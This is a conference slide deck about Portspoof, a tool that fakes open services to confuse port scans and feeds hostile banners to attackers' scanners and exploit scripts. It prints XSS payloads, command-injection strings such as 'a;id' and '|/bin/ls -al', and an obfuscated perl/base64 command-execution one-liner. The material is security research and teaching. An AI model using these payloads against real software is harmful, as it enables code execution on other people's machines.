Pwn'ing you(r) cyber offenders

Presented by:

Piotr Duszynski
@drk1wi

;WHOAMI;#?

- Senior Security Consultant @Trustwave (OSCE, OSCP, …)
- In security field for the past 6 years, hacking since 9 …
- Enjoys security research, crazy road trips and good music
- Lives and works in Warsaw (Poland)

What is this presentation about?

Active Defense in practice

1. **"Annoyance and Camouflage"**

New defensive technique that renders your attacker's port scan results nearly useless …

2. **"Active (Offensive) Defense"**

New attack vectors against you(r) attackers offensive toolbox …

- POC DEMO: example exploit for one of the well known scanners.

“To blind attackers’ tools”

The art of Annoyance and Camouflage

Trustwave SpiderLabs

Trustwave®

A typical reconnaissance phase

- Standard case scenario (target system is behind a Firewall)

nmap -sV -O portspoof.org

```
Host is up (0.21s latency).
Not shown: 984 filtered ports
PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 6.1 (protocol 2.0)
80/tcp   open   http         Apache httpd 2.2.24 ((Amazon))
1720/tcp open   H.323/Q.931?
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.51 seconds
```

Portspoof – implementation of the idea

What if (worst case scenario):

- All **65535** ports appear to be **open** …

**Portspoof will bind to a single port*

- On **every** open port there appears to be a **service listening**…

**Portspoof will dynamically generate valid service signatures ~ 8000 supported*

TASK: Get a precise state of all running services…

Spicing up the reconnaissance phase with Portspoof

- Worst case scenario (target system is behind the Portspoof) :


$ **nmap –sV -p - -PN** portspoof.org

…. Will require a lot of patience!

Spicing up attackers' port scan results

Scanning statistics:

65.535 open ports (services)
~120 MB of sent data
30682 s (8.5h)
and few beers later …



Spicing up attackers' port scan results

```
16922/tcp open  telnet           AXIS Webcam S+
16923/tcp open  ftp              vsftpd (Misconfigured)
16924/tcp open  ssh              Cyberoam UTM firewall sshd (protocol 57335030)
16925/tcp open  smtp             LSMTP smtpd ZwUgnBBM
16926/tcp open  smtp             HP Service Desk SMTP server 5WMDadU
16927/tcp open  desktop-central  ManageEngine Desktop Central DesktopCentralServer
16928/tcp open  zabbix           Zabbix Monitoring System
16929/tcp open  telnet           Enterasys RBT-8200 switch telnetd
16930/tcp open  hp-gsg           HP JetDirect Generic Scan Gateway 9950
16931/tcp open  telnet           NovaNET-WEB backup server telnetd
16932/tcp open  jabber           Jabber instant messaging server
16933/tcp open  shell            w4ck1ng-shell hxICG (**BACKDOOR**)
16934/tcp open  4d-server        4th Dimension database server
16935/tcp open  pop3-proxy       AVG pop3 proxy 6
16936/tcp open  ssh              (protocol 9164)
16937/tcp open  ftp              ProFTPD DxK-Bh (CentOS _TsbPYz_p)
16938/tcp open  ftp              Argosy Research HD363N Network HDD ftpd
16939/tcp open  gkrellm          GKrellM System Monitor
16940/tcp open  smtp             QuickMail Pro smtpd 4
16941/tcp open  sieve            Cyrus timsieved XClkihuw_
16942/tcp open  smtp             Trend Micro InterScan S+ (on Postfix)
16943/tcp open  sdcomm           RSA SecureID Ace Server
16944/tcp open  telnet           Check Point FireWall-1 Client Authenticaton Server
```

Spicing up attackers' port scan results

… and somewhere in the results you can find the hidden message …


```
Host is up (0.0088s latency).
PORT    STATE SERVICE VERSION
1/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000000000000000)
2/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000000000000000)
3/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000000000000000)
4/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000000000000000)
5/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000000000000000)
6/tcp   open  smtp    Unrecognized SMTP service (12345 0fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff00)
7/tcp   open  smtp    Unrecognized SMTP service (12345 0fffffffffffff77777888777777777cfffffffffffffffffffffffffffff00)
8/tcp   open  smtp    Unrecognized SMTP service (12345 0fffffffffff8000000000000000008888887cfcffffffffffffff00)
9/tcp   open  smtp    Unrecognized SMTP service (12345 0ffffffffff8000008880800000088880000008887ffffffffff00)
10/tcp open  smtp    Unrecognized SMTP service (12345 0fffffffff7000008880088880008888880008800007ffffffff00)
11/tcp open  smtp    Unrecognized SMTP service (12345 0fffffffff0000888088800000000000088800000008ffffff00)
12/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffff8000880888000000880000088800088800008ffffff00)
13/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffff0000008880000000080000080000008800007ffff00)
14/tcp open  smtp    Unrecognized SMTP service (12345 0fffffff8000000000088880000000080000000000007ffff00)
15/tcp open  smtp    Unrecognized SMTP service (12345 0ffffff70000000008cffffffc0000000800000000000008ffff00)
16/tcp open  smtp    Unrecognized SMTP service (12345 0ffffff8000000008ffffff007f800000007cf7c80000007ffff00)
17/tcp open  smtp    Unrecognized SMTP service (12345 0fffff7880000780f7cffff7800f8000008fffffff80808807fff00)
18/tcp open  smtp    Unrecognized SMTP service (12345 0fff78000878000077800887fc8f80007fffc7778800000880cff00)
19/tcp open  smtp    Unrecognized SMTP service (12345 0ff70008fc77f7000000f80008f8000007f000000000000888ff00)
20/tcp open  smtp    Unrecognized SMTP service (12345 0ff0008f00008ffc787f7000000000008f000000087fff8088cf00)
21/tcp open  smtp    Unrecognized SMTP service (12345 0f7000f8007700087777000000000000f80008f7f70088000cf00)
22/tcp open  smtp    Unrecognized SMTP service (12345 0f8008c008fff8000000000007800000078000877080008000ff00)
23/tcp open  smtp    Unrecognized SMTP service (12345 0f8008707ff07ff8000008088ff800000000f7000000f800808ff00)
24/tcp open  smtp    Unrecognized SMTP service (12345 0f7000f888f8007ff78000007708778800000cf780000ff00807ff00)
25/tcp open  smtp    Unrecognized SMTP service (12345 0ff0808800cf0000ffff70000f877f70000c70008008ff8088fff00)
26/tcp open  smtp    Unrecognized SMTP service (12345 0ff70800008ff800f007fff70880000087f70000007fcf7007fff00)
27/tcp open  smtp    Unrecognized SMTP service (12345 0fff70000007fffcf700008ffc778000078000087ff87f700ffff00)
28/tcp open  smtp    Unrecognized SMTP service (12345 0ffffc000000f80fff700007787cfffc7787fffff0788f708ffff00)
29/tcp open  smtp    Unrecognized SMTP service (12345 0fffff7000008f00fffff78f800008f887ff880770778f708ffff00)
30/tcp open  smtp    Unrecognized SMTP service (12345 0ffffff8000007f0780cffff700000c000870008f07fff707ffff00)
31/tcp open  smtp    Unrecognized SMTP service (12345 0ffffcf7000000cfc00008fffff777f7777f777fffffff707ffff00)
32/tcp open  smtp    Unrecognized SMTP service (12345 0cccccff0000000ff000008c8cfffffffffffffffffff807ffff00)
33/tcp open  smtp    Unrecognized SMTP service (12345 0fffffff70000000ff8000c700087fffffffffffffffcf808ffff00)
34/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffff800000007f708f000000c0888ff78f78f777c008ffff00)
35/tcp open  smtp    Unrecognized SMTP service (12345 0fffffffff800000008fff7000008f0000f808f0870cf7008ffff00)
36/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffff708880800 8fff80008f0008c00770f78ff0008ffff00)
37/tcp open  smtp    Unrecognized SMTP service (12345 0fffffffffffc8088888008cffffff7887f87ffffff800000ffff00)
38/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffff708888880008777ccf77fc77780000000ffff00)
39/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffff800888880000000000000000800800cfff00)
40/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffff70008878800000000000008878008007fff00)
41/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffff7000088888000000000888000800007fff00)
42/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffc8000000000000000088800007fff00)
43/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffff78000000000000888800008ffff00)
44/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffff787800000000000000000cffff00)
45/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffffffc880000000000008ffffff00)
46/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffffffffffff7788888887ffffffff00)
47/tcp open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffffffffffffffffffffffffffffff00)
48/tcp open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
49/tcp open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
```

Spicing up attackers' port scan results

- NMAP OS identification results

$ **nmap –sV -O** portspoof.org

```
65129/tcp open  fw1-rlogin            Check Point FireWall-1 authenticated RLogin server (Evmrp0)
65389/tcp open  ident                 Internet Rex identd
Device type: general purpose
Running (JUST GUESSING): Linux 3.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts: gTknkkuB, ouwH-rKWw, bWQnRo, ClFfHC, leLtAJg;
OSs: Unix, Windows, Linux, Solaris, NetWare; Devices: print server,webcam, router, storage-misc, printer;
Devices: print server, webcam, router, storage-misc, printer;
CPE:  cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos,cpe:/o:novell:netware, cpe:/o:linux:linux_kernel
```

Spicing up attackers' port scan results

- NMAP OS identification results:

Device type: general purpose
Running (JUST GUESSING): Linux 3.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:3
Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts: **gTknkkuB**, **ouwH-rKWw**, **bWQnRo**, **ClFfHC**, **leLtAJg**;
OSs: Unix, Windows, Linux, Solaris, NetWare;
Devices: print server, webcam, router, storage-misc, printer;
CPE: cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos,cpe:/o:novell:netware, cpe:/o:linux:linux_kernel

Spicing up attackers' port scan results

- **AMAP**: $ amap -q portspoof.org 3000-3100

```
Protocol on 54.217.218.137:3086/tcp matches telnet
Protocol on 54.217.218.137:3041/tcp matches rlogin
Protocol on 54.217.218.137:3041/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3087/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3016/tcp matches telnet
Protocol on 54.217.218.137:3022/tcp matches rlogin
Protocol on 54.217.218.137:3022/tcp matches telnet
Protocol on 54.217.218.137:3019/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3085/tcp matches telnet-aix
Unrecognized response from 54.217.218.137:3099/tcp (by trigger rpc) received.
Please send this output and the name of the application to vh@thc.org:
0000:  0a46 656c 6978 2052 656d 6f74 6520 5368    [ .Felix Remote Sh ]
0010:  656c 6c20 436f 6e73 6f6c 653a 0d0a 3d3d    [ ell Console:..== ]
0020:  3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d    [ ================ ]
0030:  3d3d 3d3d 3d3d 3d3d 3d3d 0d0a 0d0a 2d3e    [ ==========....-> ]
0040:  200a                                       [  .               ]
o078/tcp open  ssh                    (protocol 39360)
n 54.217.218.137:3055/tcp matches rlogin
Protocol on 54.217.218.137:3055/tcp matches telnet
Protocol on 54.217.218.137:3008/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3030/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3034/tcp matches rlogin
Protocol on 54.217.218.137:3034/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3050/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3071/tcp matches telnet
Protocol on 54.217.218.137:3091/tcp matches telnet-aix
Protocol on 54.217.218.137:3046/tcp matches telnet-t-rex-proxy
```

Spicing up attackers' port scan results - conclusions

- **SYN/ACK/FIN/...** stealth scans are **no** longer **helpful**!
- OS identification is a bit more challenging …
- Forces to generate a huge amount of traffic through service probes …
- Frustrates and forces to carry out a huge amount of arduous by your attackers …

"Security by obscurity" - but so is the mimicry in the natural environment…

Bypassing Portspoof

- There is no trivial way to detect false signatures
- IP Fragmentation and other network evasion techniques will not work
- Thread pool exhaustion (Full connect TCP DOS):

$ nmap -sV portspoof.org (30 parallel instances)

~ 999/1000 ports were found as open

ANTI-DOS SOLUTION:

1. Play with Portspoof thread count and client/thread parameters .
2. Use iptables mark rules and tc (traffic shaper).

Please send any bypass ideas to the portspoof mailing list ;)

Portspoof tool

- User space software running without root priv. ! (no kernel modules)
- Binds to just one port per instance (127.0.0.1:4444)
- Configurable through iptables:

- A PREROUTING -i eth1 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444

- Marginal CPU/memory usage (even while handling heavy and multiple scans)
- Over 8000 dynamic service signatures

"Active (Offensive) Defense in practice" exploiting your attackers' tools…

"The best defense is a good offense" - Sun Tzu (The Art of War)

Trustwave SpiderLabs

Trustwave

Automated exploitation through Nmap

```
FLE-CO-3PDV35:~ pduszynski$ nmap -sV 172.16.37.145  -n -p 1-10

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-05 12:03 CEST
Nmap scan report for 172.16.37.145
Host is up (0.00052s latency).
PORT   STATE SERVICE  VERSION
1/tcp  open  pop3     Lotus Domino POP3 server A (CN=AAAAAAAAAAAAAAAAA;Org=xxx)
2/tcp  open  pop3     Lotus Domino POP3 server A (CN=W00TW00TW000TW000T;Org=xxx)
3/tcp  open  smtp     OpenSMTPD
4/tcp  open  smtp     Unrecognized SMTP service (<script>alert('XSS')</script>)
5/tcp  open  smtp     Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
6/tcp  open  smtp     OpenSMTPD
5/tcp  open  smtp     Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
7/tcp  open  pop3     Lotus Domino POP3 server A (CN=<IMG%20SRC="javascript:alert('XSS');">;Org=xxx)
8/tcp open  smtp
9/tcp  open  smtp     Unrecognized SMTP service (4m2v4 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>)
10/tcp open  smtp
Service Info: Hosts: AAAAAAAAAAAAAAAAA, W00TW00TW00TW00T

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```


Interesting injection points through NMAP service probe engine:

- **Version** fields
- **Hosts** fields

Open source reporting tool: XSS example

```
17/tcp open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT>alert('XSS');</SCRIPT>)
```

Nmap report generation tool nr.1 (anonymous)




Tip: Safari 'Same Origin Policy' for file URIs doesn't work.
Regards to Michele Orru!

Commercial port scanner: non-Nmap XSS example

```
VERSION
Unrecognized SMTP service (12345 +ADw-img src=x onerror='a setter=alert,a="UTF-7-XSS"; '+AD4-)
```

XSS payload: partially UTF-7 encoded without parenthesis

report generation tool nr. 2 (McAfee SuperScan 4.0)



Public exploit script: OS command injection example nr.3

Exploiting your attackers' exploits :D

 # Lotus CMS 3.0 eval() Remote Command Execution Exploit:

```
page_exists(){
        #confirm page exists
        curl "$target$path/index.php?page=index" -I -o "$storage1" 2> /dev/null
        cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2" 2> /dev/null
        pageused=$(cat "$storage2")
        if [ "$pageused" == '200' ]; then
                echo
                echo "Path found, now to check for vuln...." | grep --color -E 'Path found||now to check for vuln'
                echo
                vuln_check
        else
                echo "Provided site and path not found, sorry...."
                exit;
        fi
}
```

Public exploit script: OS command injection example

Vulnerable code : **$(cat "storage2")**

Portspoof exploiting payload: **80 "whoami\n"**

```
FLE-C0-3PDV35:~ pduszynski$ nc 172.16.37.145 80

whoami
```

Exploits' new **extra** output:

```
root@bt:~# bash cmd.sh 172.16.37.145  /
FAIL ----->root
Provided site and path not found, sorry....
root@bt:~#
```

Public exploit script: OS command injection example

Creating a weaponized OS command injection payload one-liner for :

$(cat file)


/bin/bash\t-c\t{perl,-e,$0,useSPACEMIME::Base64,**B64_perl_payload** }\t
$_=$ARGV[0];~s/SPACE/\t/ig;eval;$_=$ARGV[1];eval(decode_base64($_));

- Use **\t** instead of **spaces**
- Use '**Bash Brace Expansion**' to address the lack of apostrophes
- Use regex to add additional **\t**
- Import missing packages on the fly and execute Base64 encoded payload >:]

Public exploit script: OS command injection example

Vulnerable code : **$(cat "storage2")**

Exploits' new **extra** output:



Public exploit script: OS command injection example nr.4

Code snippet from one of the '**auto_pwn**' scripts:

```
printf "[x] Retrieving cookie\n"

`printf "GET /jmx-console/ HTTP/1.1\nHost: $1\n\n" | nc $1 $2 | grep -i JSESSION | cut -d: -f2- | cut -d\; -f1`

printf "[x] Now creating BSH script...\n"
```

cookie=
`printf "GET /jmx-console/ HTTP/1.1\nHost: $1\n\n" | nc $1 $2| grep -i JSESSION | cut -d: -f2- | cut -d\; -f1`

Portspoof exploiting payload: **80 "whoami\n"**

Blind exploitation with Portspoof (aka. Evil Honeypot)

Conclusions:

- Majority of exploits, reporting tools and scanning software is exploitable with simple payloads … **;whoami;**


- Auto-PWN scripts are usually dumb (they try to exploit all ports) …

To rule them all…

```
Unrecognized SMTP service (12345 a);id)
Unrecognized SMTP service (12345 a;id)
Unrecognized SMTP service (12345 a);id;)
Unrecognized SMTP service (12345 a;id;)
Unrecognized SMTP service (12345 a);id|)
Unrecognized SMTP service (12345 a;id|)
Unrecognized SMTP service (12345 a)|id)
Unrecognized SMTP service (12345 a|id)
Unrecognized SMTP service (12345 a)|id;)
Unrecognized SMTP service (12345 a|id)
Unrecognized SMTP service (12345 |/bin/ls -al)
```

In hunt for a vulnerable software …

Use your Google jutsu skills (previous examples were found in TOP10) :



And you will find **many** interesting targets…

Tip: search for .sh (~8000 results), .pl , etc.

Official Nmap NSE PWN Demo

Trustwave SpiderLabs

Trustwave®

Thank you ☺

Portspoof URLs:

http://portspoof.org/

Mailing list:

portspoof-users-subscribe@portspoof.org

Git repository (including the presented exploits):

https://github.com/drk1wi/portspoof/

Contact me:

piotr[at]duszynski.eu (PGP fingerprint: FCD2 B5DA 1AE2 056F 4AC8 901D 7258 7496 ECCD 36F3)

http://twitter/drk1wi